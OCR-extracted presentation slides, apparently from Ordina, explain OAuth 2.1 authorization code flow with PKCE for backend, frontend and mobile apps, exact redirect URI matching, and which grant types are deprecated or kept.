
Allowed Callback URLs: http://localhost:3000

The redirect URI restricts how the authorization server can send data through the browser to the client, preventing an attacker from hijacking valuable resources

OAuth 2.1 explicitly forbids wildcards and partial redirect URI matching. Only exact matches are allowed.

Oauth 2.1 FLOWS

AUTHORIZATION CODE GRANT WITH PKCE



1 Connect to my account

2 Generate a random value (code verifier) and associate with user's browser (e.g. cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Redirect with authorization code

10 Exchange authorization code with client credentials and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token

13 Request with access token

14 Response


Ahead of change

AUTHORIZATION CODE GRANT WITH PKCE

The authorization code grant with PKCE allows the user to delegate authority to an application to access APIs on their behalf

AUTHORIZATION CODE GRANT WITH PKCE

What about frontend applications?



1 Connect to my account

2 Generate a random value (code verifier) and associate with user’s browser (e.g. cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Redirect with authorization code

10 Exchange authorization code ~~with client credentials~~ and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token


13 Request with access token

14 Response

There is no client authentication so all security relies on the attacker not controlling the client redirect URI

FRONTEND WEB APPS CAN ALSO USE THE AUTHORIZATION CODE FLOW WITH PKCE

The authorization code grant with PKCE allows the user to delegate authority to an application to access APIs on their behalf



1 Connect to my account

2 Generate a random value (code verifier) and associate with user’s browser (e.g. cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Redirect with authorization code

10 Exchange authorization code ~~with client credentials~~ and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token

13 Request with access token

14 Response

There is no client authentication so all security relies on the attacker not controlling the client redirect URI

ORDINA
Ahead of change

MOBILE APPS CAN ALSO USE THE AUTHORIZATION CODE FLOW WITH PKCE WHEN USING THE SYSTEM BROWSER

The embedded system browser provides session support(SSO) and advanced MFA, but also protects the user’s credentials.

Do NOT capture credentials within the app.

OAUTH 2.1 FLOWS

Overview

Authorization Code Grant	Requires PKCE in 2.1
Implicit Grant	Deprecated
Resource Owner Password Credentials Grant	Deprecated
Client Credentials Grant	Preserved in 2.1
Refresh Token Flow	Modified in 2.1

